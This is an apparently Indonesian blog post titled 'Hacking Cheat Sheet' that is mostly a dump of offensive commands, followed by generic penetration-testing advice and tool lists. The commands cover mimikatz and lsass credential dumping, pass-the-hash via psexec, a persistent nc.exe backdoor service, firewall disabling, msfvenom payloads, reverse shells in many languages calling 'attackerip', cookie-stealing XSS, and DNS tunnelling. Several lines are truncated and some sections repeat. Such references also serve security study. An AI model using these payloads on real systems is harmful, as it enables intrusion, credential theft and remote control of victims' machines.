Search...

Hacking Cheat Sheet Multiple Version

Published by: Denny Febiana Nurhidayat 10/03/2018 09:51:00 PM Hacker

Kami menggunakan cookie untuk memastikan bahwa kami memberi anda pengalaman terbaik di situs web kami, bila anda ingin berbincang melalui whatsapp silahkan tekan tombol whatsapp.

setuju Tidak Whatsapp

Hacking Cheat Sheet Multiple Version

Hacking Cheatsheet

```
List of commands and techniques to while conducting any kind of hacking :)

# "The quieter you become, The more you’re able to hear"
```

Apply the best nmap scanning strategy for all size networks

Host discovery, generate a list of surviving hosts

```
$ nmap -sn -T4 -oG Discovery.gnmap 192.168.1.1/24
$ grep “Status: Up” Discovery.gnmap | cut -f 2 -d ‘ ‘ > LiveHosts.txt

#http://nmap.org/presentations/BHDC08/bhdc08-slides-fyodor.pdf

$ nmap -sS -T4 -Pn -oG TopTCP -iL LiveHosts.txt
$ nmap -sU -T4 -Pn -oN TopUDP -iL LiveHosts.txt
```

Port found, found all the ports, but UDP port scanning will be very slow

```
$ nmap -sS -T4 -Pn -top-ports 3674 -oG 3674 -iL LiveHosts.txt
$ nmap -sS -T4 -Pn -p 0-65535 -oN FullTCP -iL LiveHosts.txt
$ nmap -sU -T4 -Pn -p 0-65535 -oN FullUDP -iL LiveHosts.txt
```

Displays the TCP / UDP port

```
$ grep “open” FullTCP|cut -f 1 -d ‘ ‘ | sort -nu | cut -f 1 -d ‘/’ |xargs | sed ‘s/ /,/g’|awk ‘{print “T:”$0}’
$ grep “open” FullUDP|cut -f 1 -d ‘ ‘ | sort -nu | cut -f 1 -d ‘/’ |xargs | sed ‘s/ /,/g’|awk ‘{print “U:”$0}’
```

Detect the service version

```
$ nmap -sV -T4 -Pn -oG ServiceDetect -iL LiveHosts.txt
$ nmap -O -T4 -Pn -oG OSDetect -iL LiveHosts.txt
$ nmap -O -sV -T4 -Pn -p U:53,111,137,T:21-25,80,139,8080 -oG OS_Service_Detect -iL LiveHosts.txt
```

Nmap to avoid the firewall

Segmentation

```
$ nmap -f
```

Modify the default MTU size, but it must be a multiple of 8 (8, 16, 24, 32, etc.)

```
$ nmap –mtu 24
```

Generate random numbers of spoofing

```
$ nmap -D RND:10 [target]
```

Manually specify the IP to be spoofed

```
$ nmap -D decoy1,decoy2,decoy3 etc.
```

Botnet scanning, first need to find the botnet IP

```
$ nmap -sI [Zombie IP] [Target IP]
```

Designated source terminal

```
$ nmap -source-port 80 IP
```

Add a random number of data after each scan

```
$ nmap -data-length 25 IP
```

MAC address spoofing, you can generate different host MAC address

```
$ nmap -spoof-mac Dell/Apple/3Com IP
```

Nmap for Web vulnerability scanning

```
cd /usr/share/nmap/scripts/
wget http://www.computec.ch/projekte/vulscan/download/nmap_nse_vulscan-2.0.tar.gz && tar xzf nmap_nse_vulscan-2.0.ta
```

```
nmap -sS -sV -script=vulscan/vulscan.nse target
nmap -sS -sV -script=vulscan/vulscan.nse -script-args vulscandb=scipvuldb.csv target
nmap -sS -sV -script=vulscan/vulscan.nse -script-args vulscandb=scipvuldb.csv -p80 target
nmap -PN -sS -sV -script=vulscan -script-args vulscancorrelation=1 -p80 target
nmap -sV -script=vuln target
nmap -PN -sS -sV -script=all -script-args vulscancorrelation=1 target
```

Web path scanner

```
dirsearch
DirBuster
Patator- password guessing attacks

git clone https://github.com/lanjelot/patator.git /usr/share/patator
$ patator smtp_login host=192.168.17.129 user=Ololena password=FILE0 0=/usr/share/john/password.lst
$ patator smtp_login host=192.168.17.129 user=FILE1 password=FILE0 0=/usr/share/john/password.lst 1=/usr/share/john/
$ patator smtp_login host=192.168.17.129 helo=’ehlo 192.168.17.128’ user=FILE1 password=FILE0 0=/usr/share/john/pass
$ patator smtp_login host=192.168.17.129 user=Ololena password=FILE0 0=/usr/share/john/password.lst -x ignore:fgrep=
```

Use Fierce to brute DNS

Note: Fierce checks whether the DNS server allows zone transfers. If allowed, a zone transfer is made and the user is

notified. If not, the host name can be enumerated by querying the DNS server.

```
# http://ha.ckers.org/fierce/
$ ./fierce.pl -dns example.com
$ ./fierce.pl -dns example.com –wordlist myWordList.txt
```

Use Nikto to scan Web services

```
nikto -C all -h http://IP

WordPress scan
git clone https://github.com/wpscanteam/wpscan.git && cd wpscan
./wpscan –url http://IP/ –enumerate p
```

HTTP fingerprint identification

```
wget http://www.net-square.com/_assets/httprint_linux_301.zip && unzip httprint_linux_301.zip
cd httprint_301/linux/
./httprint -h http://IP -s signatures.txt
```

Scan with Skipfish

Note: Skipfish is a Web application security detection tool, Skipfish will use recursive crawler and dictionary-based probe to generate an interactive site map, the resulting map will be generated after the security check output.

```
skipfish -m 5 -LY -S /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u http://IP
```

Use the NC scan

```
nc -v -w 1 target -z 1-1000
for i in {101..102}; do nc -vv -n -w 1 192.168.56.$i 21-25 -z; done
```

Unicornscan

NOTE: Unicornscan is a tool for information gathering and security audits.

```
us -H -msf -Iv 192.168.56.101 -p 1-65535
us -H -mU -Iv 192.168.56.101 -p 1-65535
```

Use Xprobe2 to identify the operating system fingerprint

```
xprobe2 -v -p tcp:80:open IP
Enumeration of Samba

nmblookup -A target
smbclient //MOUNT/share -I target -N
rpcclient -U “” target
enum4linux target
```

Enumerates SNMP

```
snmpget -v 1 -c public IP
snmpwalk -v 1 -c public IP
snmpbulkwalk -v2c -c public -Cn0 -Cr10 IP
```

Useful Windows cmd command

```
net localgroup Users
net localgroup Administrators
```

```
search dir/s *.doc
system("start cmd.exe /k $cmd")
sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-hacker port -e cmd.exe" start= auto error= ignor
/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.103 7779
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log" "sekurlsa::logonpasswords"
C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp 32
C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp 64
```

PuTTY connects the tunnel

```
Forward the remote port to the destination address
plink.exe -P 22 -l root -pw "1234" -R 445:127.0.0.1:445 IP
```

Meterpreter port forwarding

```
https://www.offensive-security.com/metasploit-unleashed/portfwd/
```

Forward the remote port to the destination address

```
meterpreter > portfwd add –l 3389 –p 3389 –r 172.16.194.141
kali > rdesktop 127.0.0.1:3389
```

Enable the RDP service

```
reg add “hklm\system\currentcontrolset\control\terminal server” /f /v fDenyTSConnections /t REG_DWORD /d 0
netsh firewall set service remoteadmin enable
netsh firewall set service remotedesktop enable
```

Close Windows Firewall

```
netsh firewall set opmode disable
```

Meterpreter VNC/RDP

```
https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/
run getgui -u admin -p 1234

run vnc -p 5043
```

Use Mimikatz

```
Gets the Windows plaintext user name password

git clone https://github.com/gentilkiwi/mimikatz.git
privilege::debug
sekurlsa::logonPasswords full
```

Gets a hash value

```
git clone https://github.com/byt3bl33d3r/pth-toolkit
pth-winexe -U hash //IP cmd

or

apt-get install freerdp-x11
xfreerdp /u:offsec /d:win2012 /pth:HASH /v:IP

or

meterpreter > run post/windows/gather/hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
meterpreter > shell
```

Use Hashcat to crack passwords

```
hashcat -m 400 -a 0 hash /root/rockyou.txt
```

Use the NC to fetch Banner information

```
nc 192.168.0.10 80
GET / HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/4.0
Referrer: www.example.com
<enter>
<enter>
```

Use NC to bounce the shell on Windows

```
c:>nc -Lp 31337 -vv -e cmd.exe
nc 192.168.0.10 31337
c:>nc example.com 80 -e cmd.exe
nc -lp 80
```

nc -lp 31337 -e /bin/bash nc 192.168.0.10 31337 nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000

Look for the SUID/SGID root file

Locate the SUID root file

find / -user root -perm -4000 -print

Locate the SGID root file:

find / -group root -perm -2000 -print

Locate the SUID and SGID files:

```
find / -perm -4000 -o -perm -2000 -print
```

Find files that do not belong to any user:

```
find / -nouser -print
```

Locate a file that does not belong to any user group:

```
find / -nogroup -print
```

Find soft links and point to:

```
find / -type l -ls
```

Python shell

```
python -c ‘import pty;pty.spawn(“/bin/bash”)’
```

Python \ Ruby \ PHP HTTP server

```
python2 -m SimpleHTTPServer
python3 -m http.server
ruby -rwebrick -e “WEBrick::HTTPServer.new(:Port => 8888, 😀
ocumentRoot => Dir.pwd).start”
php -S 0.0.0.0:8888
```

Gets the PID corresponding to the process

```
fuser -nv tcp 80
fuser -k -n tcp 80
```

Use Hydra to crack RDP

```
hydra -l admin -P /root/Desktop/passwords -S X.X.X.X rdp
```

Mount the remote Windows shared folder

```
smbmount //X.X.X.X/c$ /mnt/remote/ -o username=user,password=pass,rw
```

Under Kali compile Exploit

```
gcc -m32 -o output32 hello.c
gcc -m64 -o output hello.c
```

Compile Windows Exploit under Kali

```
wget -O mingw-get-setup.exe http://sourceforge.net/projects/mingw/files/Installer/mingw-get-setup.exe/download
wine mingw-get-setup.exe
select mingw32-base
cd /root/.wine/drive_c/windows
wget http://gojhonny.com/misc/mingw_bin.zip && unzip mingw_bin.zip
cd /root/.wine/drive_c/MinGW/bin
wine gcc -o ability.exe /tmp/exploit.c -lwsock32
wine ability.exe
```

NASM command

```
Note: NASM, the Netwide Assembler, is a 80 x86 and x86-64 platform based on the assembly language compiler, designed

nasm -f bin -o payload.bin payload.asm
nasm -f elf payload.asm; ld -o payload payload.o; objdump -d payload
```

SSH penetration

```
ssh -D 127.0.0.1:1080 -p 22 user@IP
Add socks4 127.0.0.1 1080 in /etc/proxychains.conf
proxychains commands target
SSH penetrates from one network to another

ssh -D 127.0.0.1:1080 -p 22 user1@IP1
Add socks4 127.0.0.1 1080 in /etc/proxychains.conf
proxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2
Add socks4 127.0.0.1 1081 in /etc/proxychains.conf
proxychains commands target
```

Use metasploit for penetration

https://www.offensive-security.com/metasploit-unleashed/pivoting/

```
meterpreter > ipconfig
IP Address : 10.1.13.3
meterpreter > run autoroute -s 10.1.13.0/24
meterpreter > run autoroute -p
10.1.13.0 255.255.255.0 Session 1
meterpreter > Ctrl+Z
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.1.13.2
msf exploit(psexec) > exploit
meterpreter > ipconfig
IP Address : 10.1.13.2
```

Exploit-DB based on CSV file

```
git clone https://github.com/offensive-security/exploit-database.git
cd exploit-database
./searchsploit –u
./searchsploit apache 2.2
./searchsploit “Linux Kernel”

cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 | egrep “<|<=” | sor
```

MSF Payloads

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> X > system.exe
msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 R > exploit.php
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e -a x86 -platform win -f asp -o file.asp
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e x86/shikata_ga_nai -b “\x00” -a x86 -pla
```

MSF generates the Meterpreter Shell that bounces under Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e -f elf -a x86 -platform linux -o shel
```

MSF build bounce Shell (C Shellcode)

```
msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=443 -b “\x00\x0a\x0d” -a x86 -platform win -f c
```

MSF generates a bounce Python Shell

```
msfvenom -p cmd/unix/reverse_python LHOST=127.0.0.1 LPORT=443 -o shell.py
```

MSF builds rebound ASP Shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp -a x86 -
```

MSF generates bounce shells

```
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -o shell.sh
```

MSF build bounces PHP Shell

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -o shell.php
add <?php at the beginning
perl -i~ -0777pe’s/^/<?php \n/’ shell.php
```

MSF generates bounce Win Shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe -a x86 -
```

Linux commonly used security commands

```
find / -uid 0 -perm -4000

find / -perm -o=w

find / -name ” ” -print
find / -name “..” -print
find / -name “. ” -print
find / -name ” ” -print

find / -nouser

lsof +L1

lsof -i

arp -a
```

```
getent passwd

getent group

for user in $(getent passwd|cut -f1 -d:); do echo “### Crontabs for $user ####”; crontab -u $user -l; done

cat /dev/urandom| tr -dc ‘a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=’|fold -w 12| head -n 4

find . | xargs -I file lsattr -a file 2>/dev/null | grep ‘^….i’
chattr -i file
```

Windows Buffer Overflow exploits

```
msfvenom -p windows/shell_bind_tcp -a x86 -platform win -b “\x00” -f c
msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 -a x86 -platform win -e x86/shikata_ga_nai -b “\
```

COMMONLY USED BAD CHARACTERS:

```
\x00\x0a\x0d\x20 For http request
\x00\x0a\x0d\x20\x1a\x2c\x2e\3a\x5c Ending with (0\n\r_)
```

Regular command:

```
pattern create
pattern offset (EIP Address)
pattern offset (ESP Address)
add garbage upto EIP value and add (JMP ESP address) in EIP . (ESP = shellcode )

!pvefindaddr pattern_create 5000
!pvefindaddr suggest
!pvefindaddr nosafeseh



!mona config -set workingfolder C:\Mona\%p

!mona config -get workingfolder
!mona mod
!mona bytearray -b “\x00\x0a”
!mona pc 5000
!mona po EIP
!mona suggest
```

SEH – Structured exception handling

Note: SEH (“Structured Exception Handling”), or structured exception handling, is a powerful processor error or exception weapon provided by the Windows operating system to the programmer.

```
# https://en.wikipedia.org/wiki/Microsoft-specific_exception_handling_mechanisms#SEH
# http://baike.baidu.com/view/243131.htm
!mona suggest
!mona nosafeseh
nseh=”\xeb\x06\x90\x90” (next seh chain)
iseh= !pvefindaddr p1 -n -o -i (POP POP RETRUN or POPr32,POPr32,RETN)
```

ROP (DEP)

Note: ROP (“Return-Oriented Programming”) is a computer security exploit technology that allows an attacker to execute code, such as un-executable memory and code signatures, in a security defense situation.

DEP (“Data Execution Prevention”) is a set of hardware and software technology, in memory, strictly to distinguish between code and data to prevent the data as code execution.

```
# https://en.wikipedia.org/wiki/Return-oriented_programming
# https://zh.wikipedia.org/wiki/%E8%BF%94%E5%9B%9E%E5%AF%BC%E5%90%91%E7%BC%96%E7%A8%8B
# https://en.wikipedia.org/wiki/Data_Execution_Prevention
# http://baike.baidu.com/item/DEP/7694630
!mona modules
!mona ropfunc -m *.dll -cpb “\x00\x09\x0a”
!mona rop -m *.dll -cpb “\x00\x09\x0a” (auto suggest)
```

ASLR – Address space format randomization

```
# https://en.wikipedia.org/wiki/Address_space_layout_randomization
!mona noaslr
```

EGG Hunter technology

Egg hunting This technique can be categorized as a “graded shellcode”, which basically supports you to find your actual (larger) shellcode (our “egg”) with a small, specially crafted shellcode, In search of our final shellcode. In other words, a short code executes first, then goes to the real shellcode and executes it. – Making reference to see Ice Forum , more details can be found in the code I add comments link.

```
# https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/
# http://www.pediy.com/kssd/pediy12/116190/831793/45248.pdf
# http://www.fuzzysecurity.com/tutorials/expDev/4.html
!mona jmp -r esp
!mona egg -t lxxl
\xeb\xc4 (jump backward -60)
buff=lxxllxxl+shell
!mona egg -t ‘w00t’
```

GDB Debugger commonly used commands

```
break *_start
next
step
n
s
continue
c
```

Data

```
checking ‘REGISTERS’ and ‘MEMORY’
```

Display the register values: (Decimal,Binary,Hex)

```
print /d -> Decimal
print /t -> Binary
print /x -> Hex
O/P :
(gdb) print /d $eax
$17 = 13
(gdb) print /t $eax
$18 = 1101
(gdb) print /x $eax
$19 = 0xd
(gdb)
```

Display the value of a specific memory address

```
command : x/nyz (Examine)
n -> Number of fields to display ==>
y -> Format for output ==> c (character) , d (decimal) , x (Hexadecimal)
z -> Size of field to be displayed ==> b (byte) , h (halfword), w (word 32 Bit)
```

BASH rebound Shell

```
bash -i >& /dev/tcp/X.X.X.X/443 0>&1
```

```
exec /bin/bash 0&0 2>&0
exec /bin/bash 0&0 2>&0

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done # or: while read line 0<&5; do
exec 5<>/dev/tcp/attackerip/4444

cat <&5 | while read line; do $line 2>&5 >&5; done # or:
while read line 0<&5; do $line 2>&5 >&5; done

/bin/bash -i > /dev/tcp/attackerip/8080 0<&1 2>&1
/bin/bash -i > /dev/tcp/X.X.X.X/443 0<&1 2>&1
```

PERL rebound Shell

```
perl -MIO -e ‘$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,”attackerip:443”);STDIN->fdopen($c,r);$~->fdopen
```

Win platform

```
perl -MIO -e ‘$c=new IO::Socket::INET(PeerAddr,”attackerip:4444”);STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ whi
perl -e ‘use Socket;$i=”10.0.0.1”;$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(“tcp”));if(connect(S,sockaddr_
```

RUBY rebound Shell

```
ruby -rsocket -e ‘exit if fork;c=TCPSocket.new(“attackerip”,”443”);while(cmd=c.gets);IO.popen(cmd,”r”){|io|c.print
```

Win platform

```
ruby -rsocket -e ‘c=TCPSocket.new(“attackerip”,”443”);while(cmd=c.gets);IO.popen(cmd,”r”){|io|c.print io.read}end’
ruby -rsocket -e ‘f=TCPSocket.open(“attackerip”,”443”).to_i;exec sprintf(“/bin/sh -i <&%d >&%d 2>&%d”,f,f,f)’
```

PYTHON rebound Shell

```
python -c ‘import                                                      socket,subprocess,os;s=socket.socket(socket.AF_INE
```

PHP bounce Shell

```
php -r ‘$sock=fsockopen(“attackerip”,443);exec(“/bin/sh -i <&3 >&3 2>&3”);’
```

JAVA rebound Shell

```
r = Runtime.getRuntime()
p = r.exec([“/bin/bash”,”-c”,”exec 5<>/dev/tcp/attackerip/443;cat <&5 | while read line; do \$line 2>&5 >&5; done”]
p.waitFor()
```

NETCAT rebound Shell

```
nc -e /bin/sh attackerip 4444
nc -e /bin/sh 192.168.37.10 443
```

If the -e parameter is disabled, you can try the following command

```
# mknod backpipe p && nc attackerip 443 0<backpipe | /bin/bash 1>backpipe
/bin/sh | nc attackerip 443
rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4443 0/tmp/
```

If you installed the wrong version of netcat, try the following command

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attackerip >/tmp/f

TELNET rebound Shell
```

If netcat is not available

```
mknod backpipe p && telnet attackerip 443 0<backpipe | /bin/bash 1>backpipe

XTERM rebound Shell
```

Enable the X server (: 1 – listen on TCP port 6001)

```
apt-get install xnest
Xnest :1
```

Remember to authorize the connection from the target IP

```
xterm -display 127.0.0.1:1
```

Grant access

```
xhost +targetip
```

Connect back to our X server on the target machine

```
xterm -display attackerip:1
/usr/openwin/bin/xterm -display attackerip:1
or
$ DISPLAY=attackerip:0 xterm
```

XSS

```
# https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
("< iframes > src=http://IP:PORT </ iframes >")

<script>document.location=http://IP:PORT</script>

';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,8

";!-"<XSS>=&amp;amp;{()}

<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>"">
<IMG SRC=&amp;amp;#106;&amp;amp;#97;&amp;amp;#118;&amp;amp;#97;&amp;amp;#115;&amp;amp;#99;&amp;amp;#114;&amp;amp;#10

<IMG                     SRC=&amp;amp;#0000106&amp;amp;#0000097&amp;amp;#0000118&amp;amp;#0000097&amp;amp;#0000115&a
<IMG SRC="jav ascript:alert('XSS');">
```

```
perl -e ‘print “<IMG SRC=javascript:alert(\”XSS\”)>”;’ > out

<BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert(“XSS”)>

(“>< iframes http://google.com < iframes >)

<BODY BACKGROUND=”javascript:alert(‘XSS’)”>
<FRAMESET><FRAME SRC=”javascript:alert(‘XSS’);”></FRAMESET>
“><script >alert(document.cookie)</script>
%253cscript%253ealert(document.cookie)%253c/script%253e
“><s”%2b”cript>alert(document.cookie)</script>
%22/%3E%3CBODY%20onload=’document.write(%22%3Cs%22%2b%22cript%20src=http://my.box.com/xss.js%3E%3C/script%3E%22)’%3
<img src=asdf onerror=alert(document.cookie)>

SSH Over SCTP (using Socat)

$ socat SCTP-LISTEN:80,fork TCP:localhost:22
$ socat TCP-LISTEN:1337,fork SCTP:SERVER_IP:80
$ ssh -lusername localhost -D 8080 -p 1337
```

Metagoofil – Metadata collection tool

```
Note: Metagoofil is a tool for collecting information using Google.
$ python metagoofil.py -d example.com -t doc,pdf -l 200 -n 50 -o examplefiles -f results.html
```

Use a DNS tunnel to bypass the firewall

```
$ apt-get update
$ apt-get -y install ruby-dev git make g++
$ gem install bundler
$ git clone https://github.com/iagox86/dnscat2.git
$ cd dnscat2/server
$ bundle install
$ ruby ./dnscat2.rb
dnscat2> New session established: 16059
dnscat2> session -i 16059

https://downloads.skullsecurity.org/dnscat2/
https://github.com/lukebaggett/dnscat2-powershell
$ dnscat -host <dnscat server_ip>
```

By Denny Febiana Nurhidayat

HACKING TOOLS YOU CAN’T LIVE WITHOUT

As an information security professional, your toolkit is the most critical item you can possess against hacking — other than hands-on experience and common sense. Your hacking tools should consist of the following (and make sure you're never on the job without them):

- **Password cracking software, such as ophcrack and Proactive Password Auditor**
- **Network scanning software, such as Nmap and NetScanTools Pro**
- **Network vulnerability scanning software,such as**

LanGuard and Nexpose

Network analyzer software, such as Cain & Abel and CommView

Wireless network analyzer and software, such as Aircrack-ng and CommView for WiFi

File search software, such as FileLocator Pro

Web application vulnerability scanning software, such as Acunetix Web

Vulnerability Scanner and AppSpider

Database security scanning software, such as SQLPing3

Exploit software, such as Metasploit

COMMON SECURITY WEAKNESSES THAT CRIMINAL HACKERS TARGET

Information security professionals should know the common security weaknesses that criminal hackers and malicious users first check for when hacking into computer systems. Security flaws, such as the following, should be on your checklist when you perform your security tests:

Gullible and overly-trusting users

Unsecured building and computer room entrances

Discarded documents that have not been shredded and computer disks that have not been destroyed

Network perimeters with little to no firewall protection

Poor, inappropriate, or missing file and share access controls

Unpatched systems that can be exploited using free tools such as Metasploit

Web applications with weak authentication mechanisms

Guest wireless networks that allow the public to connect into the corporate network environment

Laptop computers with no full disk encryption

Mobile devices with easy to crack passwords or no passwords at all

Weak or no application, database, and operating system passwords

Firewalls, routers, and switches with default or easily guessed passwords

COMMONLY HACKED PORTS

Common ports, such as TCP port 80 (HTTP), may be locked down — but other ports may get overlooked and be vulnerable to hackers. In your security tests, be sure to check these commonly hacked TCP and UDP ports:

TCP port 21 — FTP (File Transfer Protocol)

TCP port 22 — SSH (Secure Shell)

TCP port 23 — Telnet

TCP port 25 — SMTP (Simple Mail Transfer Protocol)

TCP and UDP port 53 — DNS (Domain Name System)

TCP port 443 — HTTP (Hypertext Transport Protocol) and HTTPS (HTTP over SSL)

TCP port 110 — POP3 (Post Office Protocol version 3)

TCP and UDP port 135 — Windows RPC

TCP and UDP ports 137–139 — Windows NetBIOS over TCP/IP

TCP port 1433 and UDP port 1434 —

TIPS FOR SUCCESSFUL IT SECURITY ASSESSMENTS

You need successful security assessments to protect your systems from hacking. Whether you’re performing security tests against your own systems or for those of a third party, you must be prudent and pragmatic to succeed. These tips for security assessments will help you succeed in your role as an information security professional:

Set goals and develop a plan before you get started.

Get permission to perform your tests.

Have access to the right tools for the tasks at hand.

Test at a time that’s best for the business.

Keep the key players in the loop during your testing.

Understand that it’s not possible to detect *every*security

vulnerability on every system.

Study malicious hacker and rogue insider behaviors and tactics. The more you know about how the bad guys work, the better you'll be at testing your systems for security vulnerabilities.

Don't overlook nontechnical security issues; they're often exploited first.

Make sure that all your testing is

aboveboard.

Treat other people’s confidential information at least as well as you would treat your own.

Bring vulnerabilities you find to the attention of management and implement the appropriate countermeasures as soon as possible.

Don’t treat every vulnerability discovered in the same manner. Not all

weaknesses are bad. Evaluate the context of the issues found before you declare that the sky is falling.

Show management and customers that security testing is good business and you're the right professional for the job. Security assessments are an investment to meet business goals, find what really matters, and comply with the various laws and regulations

— *not* about silly hacker games.

Your hacking toolset is your everything

Your toolkit is your weapon and your shield. It’s the most critical asset you possess, second only to actual hands-on experience. In cyber security, you have to be a master of all trades. Below are all the different kinds of tools you must have in your toolbox and a few examples:

Password cracking software: ophcrack, Proactive Password Auditor

Network scanners: Nmap, NetScanTools

Network vulnerability scanning software: LanGuard, Nexpose

Network analyzing: Cain & Abel, CommView

Wireless network analyzers: Aircrack-ng, CommView for WiFi

File search utility: FileLocator

Web application vulnerability scanning software: Acunetix Web Vulnerability Scanner, AppSpider

Database security scanners: SQLPing3

Exploit software: Metasploit

Remember, this is not an exhaustive list, but a *guideline*. These were the most common tools that I find myself returning to over and over. Your journey may be different, but all our goals are aligned.

Common Attack Vectors

All experienced hackers and penetration testers have their own way of doing things, but they’re largely different flavors of the same process. Check for open ports, vulnerable services, outdated software etc. and attack. Over time, a pattern emerges…

People get lazy and choose weak passwords

People get annoyed and close the frequent update notifications (Adobe Reader, I’m looking at you), leaving them with potentially vulnerable software

People never expect that they may be open to attack. “Surely, it can’t happen to me. That’s just something you read about in the news”. They let down their guard and then it does happen to them.

It makes sense to begin your testing with the most common vulnerabilities. The following physical and digital security flaws should be at the top of your checklist when carrying out a penetration test:

Gullible and overly-trusting users

Unsecured building and computer room entrances

Discarded documents that have not been shredded

Storage devices (hard disks, pen drives) that have not been securely erased of sensitive data

Network perimeters with no firewall protection

No intrusion detection systems

Default passwords

Poor, inappropriate, or missing file and share

access controls

Unpatched systems that can be exploited easily using popular tools such as Metasploit

Online access portals with weak authentication mechanisms

Insufficient or outdated password storage methods (eg: MD5 hash)

Insecure routers

Guest wireless networks that allow the public to connect into the corporate network environment

Employee hardware lacking full disk encryption

Mobile devices with little to no mandatory protection

Weak or no application, database, and operating system passwords

COMMONLY HACKED PORTS

Everyone knows to secure common ports, such as TCP port 80 (HTTP) – but other ports may get overlooked and hence be open to attack. In your security testing, be sure to check these commonly hacked

TCP and UDP ports:

TCP port 21 — FTP (File Transfer Protocol)

TCP port 22 — SSH (Secure Shell)

TCP port 23 — Telnet

TCP port 25 — SMTP (Simple Mail Transfer Protocol)

TCP and UDP port 53 — DNS (Domain Name System)

TCP port 443 — HTTP (Hypertext Transport Protocol)

and HTTPS (HTTP over SSL)

TCP port 110 — POP3 (Post Office Protocol version 3)

TCP and UDP port 135 — Windows RPC

TCP and UDP ports 137–139 — Windows NetBIOS over TCP/IP

TCP port 1433 and UDP port 1434 — Microsoft SQL Server

And some general advice when it comes to dealing with ports:

Avoid using default ports (such as 22 for SSH) whenever possible.

The server should ideally flag and block attempts for bulk port scanning. A legitimate user is almost never going to sequentially ping every single port one at a time. It may not be enough to prevent an attack (A smart hacker could query ports in a random order from different IP addresses), but at the very least you will be alerted and prepare.

As a rule of thumb, nearly all ports except 80 and 443 (HTTP and HTTPS) must require authentication to allow connection unless there’s a very good reason not to (there usually isn’t).

General Tips For All Hacking Endeavors

For all hackers:

Have well defined goals and develop a plan before you get started.

You do have permission to do what you’re doing,

right? Permission is pretty much the only difference between legal and illegal.

Know the right tools to use for the task at hand

Understand that it’s not possible to detect *every* security vulnerability on every system. This is where having a plan pays off.

Don’t overlook nontechnical security issues; they’re often exploited first (e.g: Social Engineering or simply waltzing in an unsecure server room)

Treat other people's confidential information as well as you would treat your own. Violation of privacy is not a game.

For professional security analysts:

If you're pentesting for a client, do make sure that what you're doing doesn't interfere with their work.

Be aware that attacks can come from inside and outside.

Keep the key players in the loop during your testing.

Report critical vulnerabilities as soon as possible

Study malicious hacker and rogue insider behaviors and blackhat tactics. The more you know about how the bad guys work, the better you'll be at testing your systems for security vulnerabilities.

Make sure that all your testing is aboveboard.

Don't treat every vulnerability discovered in the same manner. Not all weaknesses are bad. Evaluate the context of

the issues found before you declare that the sky is falling.

Show management and customers that security testing is good business and you're the right professional for the job. Security assessments are an investment to meet business goals, find what really matters, and comply with the various laws and regulations — *not*about silly hacker games.

And there you have it, the ultimate hacking cheat sheet. Remember, this is not meant to be all-inclusive. Every hack is different and requires you to use your best judgement. There is no single one-size-fits-all approach when it comes to hacking. But with this little cheat sheet in your pocket, you should now be able to hack more efficiently and be successful more often.

Step 1 Core Commands

At its most basic use, meterpreter is a Linux terminal on the victim's computer. As such, many of our basic Linux commands can be used on the meterpreter even if it's on a Windows or other operating system.

Here are some of the core commands we can use on the meterpreter.

? - help menu

background - moves the current session to the background

bgkill - kills a background meterpreter script

bglist - provides a list of all running background scripts

bgrun - runs a script as a background thread

channel - displays active channels

close - closes a channel

exit - terminates a meterpreter session

help - help menu

interact - interacts with a channel

irb - go into Ruby scripting mode

